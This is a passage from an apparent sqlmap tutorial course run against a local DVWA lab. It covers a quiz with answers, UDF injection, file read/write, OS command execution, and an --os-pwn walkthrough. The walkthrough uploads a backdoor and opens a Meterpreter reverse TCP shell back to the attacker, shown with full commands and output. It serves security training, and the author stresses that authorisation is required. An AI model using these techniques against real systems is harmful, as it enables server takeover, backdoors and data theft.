The second option, `--sql-shell` creates a SQL console for you that's connected to the DBMS, so you can run SQL statements interactively, as if you were SSHd into the server hosting the database and with a direct connection to the DBMS.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --sql-shell

[17:17:47] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> SELECT * from users
[17:17:55] [INFO] fetching SQL SELECT statement query output: 'SELECT * from users'
[17:17:55] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[17:17:55] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[17:17:55] [INFO] fetching current database
[17:17:55] [WARNING] reflective value(s) found and filtering out
[17:17:55] [INFO] fetching columns for table 'users' in database 'dvwa'
[17:17:55] [INFO] the query with expanded column name(s) is: SELECT `user`, avatar, failed_login, first_name, last_login, last_name, password, user_id FROM users
SELECT * from users [5]:
[*] admin, /hackable/users/admin.jpg, 0, admin, 2021-07-07 19:55:13, admin, 5f4dcc3b5aa765d61d8327deb882cf99, 1
[*] gordonb, /hackable/users/gordonb.jpg, 0, Gordon, 2021-07-07 19:55:13, Brown, e99a18c428cb38d5f260853678922e03, 2
```

```
[*] 1337, /hackable/users/1337.jpg, 0, Hack, 2021-07-07 19:55:13, Me, 8d3533d75ae2c3966d7e0d4fcc69216b, 3
[*] pablo, /hackable/users/pablo.jpg, 0, Pablo, 2021-07-07 19:55:13, Picasso, 0d107d09f5bbe40cade3de5c71e9e9b7, 4
[*] smithy, /hackable/users/smithy.jpg, 0, Bob, 2021-07-07 19:55:13, Smith, 5f4dcc3b5aa765d61d8327deb882cf99, 5

sql-shell> q
```

The third option is similar to the first option (`--sql-file=FILE`), but it uses a file that contains the SQL statements instead of you having to type them out on the command line.

Conclusion

These are definitely more niche features, but they are neat features that could come in very handy at some point in time. Feel free to play around with them, and once you're ready, I'll see you in the next lesson!

Practical Knowledge Check

Welcome to this practical knowledge check! Here, I'll ask you to perform certain tasks using what you've learned so far. Try to perform these on your own before checking solutions further down on this page. Feel free to use all of your tools at your disposal, though, just like you would have access to in most real-world cases (think of tools like Google, GitHub, documentation, prior lessons, etc...). This is not meant to be a guessing game. Keep in mind that there's often more than one way to achieve a certain task, too :)! If you have a different way of achieving the same task, please share below by commenting at the bottom of the page under "Responses."

Challenges

1. You've found an endpoint that is vulnerable to SQL injections, and so now you want to enumerate your target. Which option can you use to check whether the current user is a database administrator?
2. You've discovered that one of the DBMS users is named `mike`, and you'd like to check whether that user is a database administrator or not. Which options could you use?
3. You've discovered that the DBMS is hosting multiple different databases. Instead of enumerating all of those databases which would be time consuming and overwhelming, you want to target the database named `core`. Within `core`, you want to enumerate all tables. How would you do this?
4. After running the prior command, you've discovered a table named `users` in the database `core`. You'd like to enumerate that table in order to find out if there's a `password` column. Instead of enumerating the entire table and sifting through the information to find out if there's that specific column, what options can you use to only enumerate for the `password` column?
5. You've now enumerated the `password` column for the `users` table in the `core` database. You'd like to extract a small list of the users in that table since it looks promising, and you'd like to capture application admins. A good guess would be that app admins have small digit IDs since they were the first users, so you want to tell sqlmap to insert a `WHERE` clause that limits returned `ID`s for those smaller than 20 (ie: `ID < 20`). What might your command look like?
6. You're making great progress as you explore this vulnerable target, but you need to write a custom `SELECT` statement to select `role`, `username`, and `password` information in the `users` table. What option could you use to write this custom SQL query statement?

Answers are below. Only scroll if you're ready to see solutions!

Answers

1. You've found an endpoint that is vulnerable to SQL injections, and so now you want to enumerate your target. Which option can you use to check whether the current user is a database administrator?

```
--is-dba
```

2. You've discovered that one of the DBMS users is named `mike`, and you'd like to check whether that user is a database administrator or not. Which options could you use?

```
--privileges  
-U mike --privileges  
// While the first option would work, the second will filter out just mike's privileges instead of listing every user.
```

3. You've discovered that the DBMS is hosting multiple different databases. Instead of enumerating all of those databases which would be time consuming and overwhelming, you want to target the database named `core`. Within `core`, you want to enumerate all tables. How would you do this?

```
-D core --tables
```

4. After running the prior command, you've discovered a table named `users` in the database `core`. You'd like to enumerate that table in order to find out if there's a `password` column. Instead of enumerating the entire table and sifting through the information to find out if there's that specific column, what options can you use to only enumerate for the `password` column?

```
-D core -T users -C password
```

5. You've now enumerated the `password` column for the `users` table in the `core` database. You'd like to extract a small list of the users in that table since it looks promising, and you'd like to capture application admins. A good guess would be that app admins have small digit IDs since they were the first users, so you want to tell sqlmap to insert a `WHERE` clause that limits returned `ID`s for those smaller than 20 (ie: `ID < 20`). What might your command look like?

```
--where="ID<20" // Use WHERE condition while table dumping
```

6. You're making great progress as you explore this vulnerable target, but you need to write a custom `SELECT` statement to select `role`, `username`, and `password` information in the `users` table. What option could you use to write this custom SQL query statement?

```
--sql-query "SELECT 'role', 'username', 'password'" // SQL statement to be executed
```

Brute Force Options

Brute force

UDF Options

User-defined function injection

Welcome back! In this lesson, let's take a look at what's called user-defined function injection. User-defined function injection is only available for MySQL and PostgreSQL because it's a way to create your own functions that work like native, built-in, database functions. What I mean by that is you can actually create native code that will be executed on the server from within the Database Management System, as if it were code that was part of the DBMS.

To do this, you need to create and compile a library in a shared object format for Linux, or a DLL format in Windows. You would then upload that shared library to the database server file system, and then create your user-defined functions from that library. After that, you could execute those options that are in your shared library.

```
User-defined function injection:
  These options can be used to create custom user-defined functions

  --udf-inject          Inject custom user-defined functions
  --shared-lib=SHLIB    Local path of the shared library
```

--udf-inject, --shared-lib=SHLIB

sqlmap makes it easier to do all of this by giving you access to 2 separate options that work together:

```
--udf-inject
--shared-lib=SHLIB
```

By using the `--udf-inject` option, you're telling sqlmap that you want to inject your own functions, which will then prompt instructions for you to follow. One of those instructions is to specify the path where sqlmap can find your shared library on your local file system so that it can then upload it to the target file system.

Alternatively, though, you can tell sqlmap in the same command where to find that shared library by passing in the option `--shared-lib=SHLIB` where `SHLIB` is the path to that library. This is optional since it will ask you in the prompt anyway, but this way you can set it right away.

We saw a little while back that sqlmap already includes UDFs for both MySQL and PostgreSQL, which we can find at `/data/udf/`. Each of these directories contain versions for both Linux and Windows, including versions for both 32bit and 64bit systems.

So if we look at the 64bit Linux MySQL shared library, we'll see a `.so` file. Versus if we go to the Windows 64bit version, we'll find a `.dll` file.

Because our target system (DVWA) is running MySQL, or rather MariaDB which is a fork of MySQL, on Linux, we would use the first version we looked at:

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19
glokanadb5; security=low" --udf-inject --shared-lib=/data/udf/mysql/linux/64/lib_mysqludf_sys.so_
[...]
[13:26:30] [ERROR] UDF injection feature requires stacked queries SQL injection
[...]
```

Unfortunately, this command fails because of our target environment. In order for this option to work, there needs to be a stacked query vulnerability. If you remember from earlier in the course when we briefly discussed it, stacked queries are when we're able to terminate the original query and add a new one, so for example:

```
SELECT * FROM products WHERE productid=1; DELETE FROM products
// 1; DELETE FROM products <- this being our payload, where the ; terminates the original query, and DELETE FROM products is
our second query
```

However, this application, while being vulnerable to SQL injections, is not vulnerable to stacked queries, and so we're not able to use this feature here. Since it's also only supported for MySQL and PostgreSQL, we also can't do it against the vulnserver.py, since that one is powered by SQLite.

So, we won't be able to fully demonstrate it here.

Conclusion

For additional reading on UDF (or User-Defined Functions), check out [this presentation](#) which is based on a whitepaper, and [this blog post](#) which explains how to create a MySQL backdoor through UDF.

To recap: This is definitely a much more advanced type of takeover technique through SQL injection that aims at granting you control of the operating system and the database management system. So this would be used to maintain control of the system or further exploit it. If you're able to successfully execute these commands, then the database and server are in pretty rough shape.

But that's it for this lesson, once you're ready, go ahead and complete this lesson, and I'll see you in the next!

File, OS, and Windows registry access

File system access

Welcome back! Moving on to our next section of options, we continue the trend of looking at more advanced exploitation options. This time, we look at options that can give us file system access on the target system.

To successfully execute these options, your user will need to have a certain level of permissions, or you'll have to find an alternative way of escalating your privileges. But if you are able to do that, there are 3 options that sqlmap includes by default for file system access:

```
File system access:
These options can be used to access the back-end database management
system underlying file system

--file-read=FILE.. Read a file from the back-end DBMS file system
--file-write=FILE.. Write a local file on the back-end DBMS file system
--file-dest=FILE.. Back-end DBMS absolute filepath to write to
```

--file-read=FILE_READ

The first option lets you read a file from the back-end DBMS file system:

```
--file-read=FILE_READ
```

Where `FILE_READ` is the path to the file that we want sqlmap to retrieve for us.

Again, as long as we've found a way to get the required permissions, and as long as the DBMS is running MySQL, PostgreSQL, or Microsoft SQL Server, sqlmap will download that file if it exists. However, with the default way that this container image is configured, we won't have the required permissions, so this command will initially fail.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --file-read="/var/www/html/security.php" --flush-session --batch
```

So let's take a look at how we can change this to make it vulnerable to these options. Since it has to do with privileges, we're going to have to jump into the container itself.

Let's grab the container ID:

```
docker ps
```

Now get into the container:

```
docker exec -it <container-id> /bin/bash
```

Let's navigate to the directory that contains our DVWA application:

```
cd /var/www/html
```

You can find out this information by either going to the DVWA repository and reading the README there, or you can fairly easily guess, since this is a very common directory for web apps.

Next, let's check to see what kinds of permissions we have on these files and directories:

```
ls -l
www-data user:group
```

We can see that the www-data user and group own these files and directories, but no one else. Now let's see which user:group is running our mysql database:

```
ps aux | grep mysql
mysql user
```

So `www-data` has read/write/execution permissions for the `/var/www/html` directory and files, but user `mysql` is what our injections are being run through, which means we won't have permission to read/write files.

Also, if we remember from enumeration that we performed earlier in this course, our `app` user is not a DBA, and so they probably don't even have the right permissions in the first place. So not only would the `app` user permissions need to change, but our `mysql` user on the system needs to have access to the application files and directories.

So let's change both of those to demonstrate. Obviously, I'm cheating here because I'm accessing the "server" directly, but if you weren't able to access it directly, you'd either have to find an alternative way of escalating your privileges, or you simply would not be able to execute these file read/write options.

Privilege escalation is a large and complex topic, and definitely outside the scope of this course, but keep that in mind.

First, I'll login to the mysql shell in order to change my `app` user privileges:

```
root@84ca78ec7108:/# mysql -uroot -pvulnerables
```

I know that this is the correct user and password because I found the [GitHub repository that contains the Dockerfile](#), and in that Dockerfile, you can see the credentials on [line 33](#).

We can also see on that line, that the command issued only grants that `app` user access to the `dvwa` database, which we're going to change:

```
GRANT ALL PRIVILEGES ON *.* TO 'app'@'localhost' WITH GRANT OPTION;  
FLUSH PRIVILEGES;
```

Now we can go back to our sqlmap window and run this command to check that the changes took effect:

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --is-dba  
  
current user is DBA: True
```

We can see that our user is now recognized as a DBA. We can also check our user's privileges:

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --privileges  
  
[...]  
privilege: FILE  
[...]
```

Some tutorials will say that if you have a FILE privilege listed here, you will be able to read or write files on the host OS, and that's simply not true, at least not for the web application directory, because that is owned by a completely different user.

So now, we need to change permissions on the application files.

If you've ever heard that permissions 777 on files and folders is dangerous, here's why:

If I go to `/var/www/` and run this command:

```
chmod 777 -R html/
```

Then restart apache for good measure:

```
apachectl -k restart
```

Now, if we go back to sqlmap, we will be able to read files from this directory.

```
$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --file-read="/var/www/html/setup.php" --flush-session --batch  
  
└─$ vim /home/kali/.local/share/sqlmap/output/localhost/files/_var_www_html_setup.php  
// GA --> go to end of file
```

```
// In container:
root@84ca78ec7108:/var/www/html# cat html/setup.php
// We can see that they are the same file!
```

This now works, because permissions 777 grants read/write/execute permissions to not just the owner of these files and folders, but also the group, AND others on the system! So now, user:group mysql also has permissions to read/write/execute, not just www-data.

--file-write=FILE_WRITE, --file-dest=FILE_DEST

We can also write files to the target system instead of downloading files *from* that system, using the option:

```
--file-write=FILE_WRITE
```

Where `FILE_WRITE` is the path to your local file.

This option alone is not enough, since sqlmap wouldn't know where you'd want the file to be uploaded. So we also have to provide the option:

```
--file-dest=FILE_DEST
```

Where `FILE_DEST` is the path on the target system where we want our file to be uploaded.

Let's create a test file:

```
vim test.txt
i # insert mode
test data
<esc> :x <enter> # save and quit vim
```

Then let's issue our command:

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --file-write="/home/kali/test.txt" --file-dest="/var/www/html/test.txt" --flush-session --batch
```

You may see an `[INFO]` message:

```
[13:18:36] [INFO] the remote file '/var/www/html/test' is larger (11 B) than the local file '/home/kali/test' (10B)
```

I believe this is because some of the file's metadata got modified in transit, which is likely due to what's explained by this warning here:

```
[13:18:36] [WARNING] expect junk characters inside the file as a leftover from UNION query
```

So nothing to worry about, but you can verify the contents of your file with:

```
root@84ca78ec7108:/var/www/html# cat test.txt
test data
```

Our file successfully uploaded!

Conclusion

These are fun options to try and use in lab environments, since we can upload pretty much any file that we'd like, including backdoors. We can then use those backdoors at a later time to re-establish connection to our target, run

additional commands, or exfiltrate data.

Again, if your attacker is able to perform these actions, you're in a really bad position, because they can do serious damage, especially if you have no monitoring and alerting in place.

Keep in mind that every time you re-start this container environment, the permission changes we just did in this lesson will get wiped out. So you will have to go through those steps again if you want to keep practicing these or upcoming options. That happens because Docker will default to the Dockerfile configuration each time you launch the container.

You will also see in upcoming lessons that there are other ways of creating and uploading backdoors as well as other malicious files, so this is not the only.

So feel free to play around with these options, and once you've had enough, go ahead and complete this lesson and I'll see you in the next!

Operating system access

Welcome back! We've just talked about functionality that lets us upload and download files to a target's system and from our local file system. Now, let's talk about functionality that lets us access the underlying operating system itself.

During a pentest, being able to run arbitrary commands on the target operating system is indisputable proof that there is an issue that needs to be resolved quickly, so having access to options like these can help your case when presenting vulnerabilities. Keep in mind that to pull this off, though, you need to have access to a high privileged user.

Also, as a quick reminder, running these types of options in bug bounty programs is typically prohibited. By the time you've found a vulnerability that would even let you get this far, you should have more than enough information gathered to submit a solid report, and you should most likely stop there unless the organization asks you to go further, but that usually won't be the case. Pentests can be a bit different, but of course, be sure to check the rules and contracts before taking action.

```
Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

--os-cmd=OSCMD      Execute an operating system command
--os-shell          Prompt for an interactive operating system shell
--os-pwn            Prompt for an OOB shell, Meterpreter or VNC
--os-smbrelay       One click prompt for an OOB shell, Meterpreter or VNC
--os-bof            Stored procedure buffer overflow exploitation
--priv-esc          Database process user privilege escalation
--msf-path=MSFPATH  Local path where Metasploit Framework is installed
--tmp-path=TMPPATH  Remote absolute path of temporary files directory
```

Real quick, keep in mind that every time you re-start your DVWA container environment, the permission changes we did in the prior lesson will get wiped out. So you will have to go through those steps again if you want to keep practicing these options, and if you restarted your container environment. That happens because Docker will default to the Dockerfile configuration each time you launch the container. So if you're following along and are running into permission issues, that's probably why.

All right, let's get into it.

--os-cmd=OSCMD

The first option is designed to let you execute operating system commands on the target system itself.

For example, if we want to list the files/directories in the web application's main directory, we could use `ls -l`:

```
L$ sqlmap -u 'http://localhost/vulnerabilities/sql/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --os-cmd="ls -l"
```

```

[13:24:42] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[13:24:43] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://localhost:80/tmpuxiez.php
[13:24:43] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://localhost:80/tmpbvgwk.php
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
total 176
-rwxrwxrwx 1 www-data www-data 7296 Oct 12 2018 CHANGELOG.md
-rwxrwxrwx 1 www-data www-data 33107 Oct 12 2018 COPYING.txt
-rwxrwxrwx 1 www-data www-data 9180 Oct 12 2018 README.md
-rwxrwxrwx 1 www-data www-data 3798 Oct 12 2018 about.php
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 config
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 docs
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 dvwa
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 external
-rwxrwxrwx 1 www-data www-data 1406 Oct 12 2018 favicon.ico
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 hackable
-rwxrwxrwx 1 www-data www-data 895 Oct 12 2018 ids_log.php
-rwxrwxrwx 1 www-data www-data 4396 Oct 12 2018 index.php
-rwxrwxrwx 1 www-data www-data 1869 Oct 12 2018 instructions.php
-rwxrwxrwx 1 www-data www-data 4163 Oct 12 2018 login.php
-rwxrwxrwx 1 www-data www-data 414 Oct 12 2018 logout.php
-rwxrwxrwx 1 www-data www-data 148 Oct 12 2018 php.ini
-rwxrwxrwx 1 www-data www-data 199 Oct 12 2018 phpinfo.php
-rwxrwxrwx 1 www-data www-data 26 Oct 12 2018 robots.txt
-rwxrwxrwx 1 www-data www-data 4724 Oct 12 2018 security.php
-rwxrwxrwx 1 www-data www-data 2931 Oct 12 2018 setup.php
-rw-rw-rw- 1 mysql mysql 11 Jul 26 17:18 test
-rwxr-xr-x 1 www-data www-data 866 Jul 26 17:24 tmpbvgwk.php
-rw-rw-rw- 1 mysql mysql 716 Jul 26 17:24 tmpuxiez.php
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 vulnerabilities
---
[13:24:45] [INFO] cleaning up the web files uploaded
[13:24:45] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 19 times
[13:24:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 13:24:45 /2021-07-26/

```

We can see that sqlmap is uploading a file stager as well as a backdoor, and these are used to then execute our commands and list all of the files, directories, and permissions. After the command successfully runs, sqlmap cleans up by removing the web files that were uploaded.

--os-shell

Instead of running individual commands one at a time with `--os-cmd`, we can simulate a real shell with:

```
--os-shell
```

Which then lets you type as many OS commands as you'd like through that shell.

```

└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --os-shell

which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>

do you want sqlmap to further try to provoke the full path disclosure? [Y/n]
got a 302 redirect to 'http://localhost:80/login.php'. Do you want to follow? [Y/n]
[16:27:20] [WARNING] unable to automatically retrieve the web server document root

what do you want to use for writable directory?
[1] common location(s) ('/var/www/', /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs') (default)
[2] custom location(s)

```

```
[3] custom directory list file
[4] brute force search
>
[16:27:48] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[16:27:48] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://localhost:80/tmpuhapb.php
[16:27:48] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://localhost:80/tmpbifyk.php
[16:27:48] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

We know that our application is PHP, so we'll select 4 or just press enter for the default.

Press enter to go through the default options (or use `--batch` as I should have done ;)).

We are then presented with our os-shell. From there, we can type OS commands, like `ls -l` again:

```
os-shell> ls -l
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
total 176
-rwxrwxrwx 1 www-data www-data 7296 Oct 12 2018 CHANGELOG.md
-rwxrwxrwx 1 www-data www-data 33107 Oct 12 2018 COPYING.txt
-rwxrwxrwx 1 www-data www-data 9180 Oct 12 2018 README.md
-rwxrwxrwx 1 www-data www-data 3798 Oct 12 2018 about.php
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 config
drwxrwxrwx 1 www-data www-data 4096 Oct 12 2018 docs
[...REDACTED...]
```

Feel free to play around with issuing different commands here and seeing the result!

--os-pwn, --os-smbrelay, --os-bof, --priv-esc, --msf-path=MSFPATH, --tmp-path=TMPPATH

The next command `--os-pwn` involves a lot of information and can work in conjunction with, or instead of, `--os-smbrelay`, `--os-bof`, `--priv-esc`, `--msf-path=MSFPATH` and `--tmp-path=TMPPATH`. So, let's work our way down and see what each option does and how it works.

The main purpose for the `--os-pwn` function is to establish an out-of-band TCP connection between your attacker machine and the database server. It can do this with either a Metasploit Meterpreter session, an Out-of-Band shell, or VNC which provides a graphical user interface.

Since it works with Metasploit, which is an extremely popular framework that you've probably heard of (and if not, maybe pause here and research it for a few minutes) sqlmap relies on it to generate the shellcode, and then uses different techniques to execute that shellcode on the database server.

The `--msf-path` is used to specify the path for where your Metasploit framework is installed, and `--tmp-path` is the temporary files directory for the target server, where files will get uploaded by sqlmap to run these options.

For these options, I am going to use the latest version of sqlmap, so the one that I showed you how to download from GitHub at the very beginning. I don't think you have to, but there could be some bugs associated with these options depending on how old your system sqlmap version is. So that's why I'm doing that.

So we could issue a command like this:

```
python3 sqlmap.py -u "http://localhost/vulnerabilities/sqli?id=1&Submit=Submit#" -p "id"
--cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --os-pwn --msf-path /usr/bin/msfconsole
```

However, `--msf-path` is optional since sqlmap does a pretty good job of finding where Metasploit is on its own.

Let's try out `--os-pwn`. After running the command, sqlmap will upload a file stager and backdoor, and then it will start to create a Metasploit Framework multi-stage shellcode, so it prompts you for which connection type we want to use. The

default is a `Reverse TCP` connection, but you could also use a `Bind TCP` connection.

The main difference is that with `Reverse TCP`, we are going to connect back *from* the database host *to* our machine. Whereas with `Bind TCP`, we will set up a listener on the database host for a connection *from* our machine.

```
python3 sqlmap.py -u 'http://localhost/vulnerabilities/sqli?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=r7i5s0ds789qoc19glokanadb5; security=low" --os-pwn

[13:01:55] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[13:01:55] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://localhost:80/tmpuzdfe.php
[13:01:55] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://localhost:80/tmpbzxuj.php
[13:01:55] [INFO] creating Metasploit Framework multi-stage shellcode
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host to this machine (default)
[2] Bind TCP: Listen on the database host for a connection
```

We'll choose the default of `[1] Reverse TCP`.

We are then asked for the local address, which it detected as 127.0.0.1, but I'll set mine to 10.0.2.15 since that's what comes up with `ifconfig` (in a separate terminal window). Yours may be different.

```
what is the local address? [Enter for '127.0.0.1' (detected)] 10.0.2.15
```

It will then ask for a port and auto-generate one for us. I typically like to use 4444 for this, but you can always try using the auto-generated one.

```
which local port number do you want to use? [17399] 4444
```

Then, it will ask us which payload we want to use:

```
which payload do you want to use?
[1] Shell (default)
[2] Meterpreter (beta)
> 2
```

Shell is the default, though Meterpreter is also available. It says it's in beta mode, but let's go ahead and use Meterpreter, so option 2.

It will then take a moment to create everything:

```
[13:06:03] [INFO] creation in progress ..... done
```

Before asking us what the back-end DBMS architecture is. This option caused me a massive headache for a while because I did not know that running `uname -a` or `uname -m` in a Docker container would always return `x86_64`, even if the container image is actually running 32-bit, if the host OS is running 64-bit. So I was using the 64-bit option which was not working, until I realized that might be the case and tried 32-bit, and then it worked. So be sure to select 32-bit here:

```
what is the back-end database management system architecture?
[1] 32-bit (default)
[2] 64-bit
> 1
[13:06:43] [INFO] uploading shellcodeexec to '/tmp/tmpseyjpt'
Error -3 while decompressing data: incorrect header check
ERROR: the provided input file '/extra/shellcodeexec/linux/shellcodeexec.x32_' does not contain valid cloaked content
```

So sqlmap was uploading our shellcode, but there was an error when decompressing the data, and an error that says that our `shellcodeexec.x32_` does not contain valid cloaked content.

If we look at the `cloak.py` file and search for "does not contain valid cloaked content" we can see that this is an exception caught when this script file attempts to decloak our `shellcodeexec` file. So there's something wrong with the file, I'm not sure exactly why, maybe it just wasn't cloaked properly, or it's an older version and not compatible...either way, we need to fix this for it to work.

```

└─$ cd ~/Documents/sqlmap-dev/extra/cloak

└─$ python3 ./cloak.py -d -i ~/Documents/sqlmap-dev/extra/shellcodeexec/linux/shellcodeexec.x32_
Error -3 while decompressing data: incorrect header check
ERROR: the provided input file '/extra/shellcodeexec/linux/shellcodeexec.x32_' does not contain valid cloaked content

```

```
L$ wget -O ~/Documents/sqlmap-dev/extra/shellcodeexec/linux/shellcodeexec.x32 https://github.com/bdamele/shellcodeexec/blob/master/linux/shellcodeexec.x32?raw=true
// Make sure the ?raw=true is there at the end, or you'll download the web page instead!
```

```
└─(kali@kali)-[/Documents/sqlmap-dev/extra/cloak]
└─$ python3 ~/Documents/sqlmap-dev/extra/cloak/cloak.py -i ./shellcodeexec.x32

└─$ ls
shellcodeexec.x32
shellcodeexec.x32_
```

```
python3 sqlmap.py -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=ujkdkbgid5n21ji
r06d5r5g2h61; security=low" --os-pwn -v 3 --parse-errors --flush-session

[13:27:22] [INFO] uploading shellcodeexec to '/tmp/tmpseamsw'
[13:27:22] [INFO] shellcodeexec successfully uploaded
[13:27:22] [INFO] running Metasploit Framework command line interface locally, please wait..
[17:18:20] [DEBUG] executing local command: /usr/bin/msfconsole -L -x 'use multi/handler; set PAYLOAD linux/x86/meterpreter/r
everse_tcp; set EXITFUNC process; set LPORT 4444; set LHOST 10.0.2.15; exploit'
```

$$\begin{array}{c} \overline{\diagup} \quad \diagdown \\ | \quad \diagdown \quad \diagup \quad | \end{array} \quad \begin{array}{c} \overline{\diagup} \\ \diagdown \quad \diagdown \end{array} \quad \begin{array}{c} \overline{\diagup} \\ \diagdown \quad \diagdown \end{array} \quad \begin{array}{c} \overline{\diagup} \quad \overline{\diagup} \\ | \quad \diagup \quad \diagdown \quad \diagdown \end{array}$$


```

  | | \ | | _ \ | - | ^ / _ \ | - \ | | | | | | - |
  | | | | _ \ | | / _ \ _ \ | | | | \ | | | |
  | / | _ \ \ \ \ ^ \ \ \ \ \ \ \ \ | \ \ \ \

      =[ metasploit v6.0.53-dev                               ]
+ -- --=[ 2149 exploits - 1143 auxiliary - 366 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 8 evasion                                           ]

Metasploit tip: View missing module options with show
missing

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
EXITFUNC => process
LPORT => 4444
LHOST => 10.0.2.15
[*] Started reverse TCP handler on 10.0.2.15:4444
[17:18:25] [INFO] running Metasploit Framework shellcode remotely via shellcodeexec, please wait..
[*] Sending stage (984904 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 172.17.0.2:49772) at 2021-08-03 17:18:26 -0400

```

We can now issue commands against the target system:

```

ls
Listing: /var/www/html
=====

Mode                Size      Type    Last modified          Name
-----
100777/rwxrwxrwx    57       fil    2021-07-28 14:47:29 -0400 .gitignore
100777/rwxrwxrwx   500       fil    2021-07-28 14:47:29 -0400 .htaccess
100777/rwxrwxrwx   7296       fil    2021-07-28 14:47:27 -0400 CHANGELOG.md
100777/rwxrwxrwx  33107       fil    2021-07-28 14:47:29 -0400 COPYING.txt
100777/rwxrwxrwx   9180       fil    2021-07-28 14:47:29 -0400 README.md
[...REDACTED...]

pwd
/var/www/html

```

We could write, create, and delete files, etc...

You can exit by typing `exit`.

You may see errors as it's exciting, but you should be able to Ctrl or Cmd + C to fully exit.

There you have it! We've successfully "pwned" the target operating system and have just about full control.

I mentioned the other options: `--os-smbrelay`, `--os-bof`, `--priv-esc`, `--tmp-path=TMPPATH`

`--os-smbrelay`: this option requires that the underlying operating system be Windows. Since we don't have a test Windows environment, I won't be able to demonstrate it.

`--os-bof` requires that the DBMS be Microsoft SQL Server 2000 or 2005

`--priv-esc` uses Metasploit's `getsystem` command. `Getsystem` is a Meterpreter script that uses a number of different techniques to attempt to gain `SYSTEM` level privileges on the remote system. This can be used to try and elevate your database process user privileges, which we don't need to do in our case since we already have all of the access we need.

`--tmp-path=TMPPATH` is also optional but can be used to change the temporary path that sqlmap uses to store files on the target system. By default, it uses the `/tmp` directory. If, for whatever reason, you want to change that, you can with this option.

Conclusion

To get a better understanding of what sqlmap is doing behind the scenes when we're using these options, I highly recommend reading this [whitepaper from BlackHat](#) as it goes into a lot more detail than we have time to cover here.

Database management systems are very powerful, so it's really quite impressive to see what people have figured out they can do once they've discovered SQL injection vulnerabilities. At that point, it's not just about a data leak anymore, it's about completely taking over the database server, which could then serve as a beachhead for further attacks.

So, again, this can be a great way to validate vulnerabilities during pentests, and not a situation that you want your database to be in under any circumstances. But I do want to stress the fact that you have to have permission before running these kinds of options, as they can be destructive and pervasive.

Please feel free to have fun in these practice environments, and once you're ready to move on, go ahead and complete this lesson, and I'll see you in the next!

Windows registry access

In this lesson, we're going to look at options that are dedicated to accessing the back-end DBMS Windows registry.

If you're taking this course, chances are that you're at least somewhat familiar with differences between Windows and Linux, but one of the key differences is that Windows has what's called a Windows Registry, which is a hierarchical database that stores settings for the Windows operating system and for some of its applications.

So if you can make changes to the registry, you can end up controlling at least a portion of the operating system.

This means that if you know the back-end OS is Windows and you have the proper permissions, you can try to use the following options:

```
Windows registry access:
  These options can be used to access the back-end database management
  system Windows registry

--reg-read      Read a Windows registry key value
--reg-add       Write a Windows registry key value data
--reg-del       Delete a Windows registry key value
--reg-key=REGKEY Windows registry key
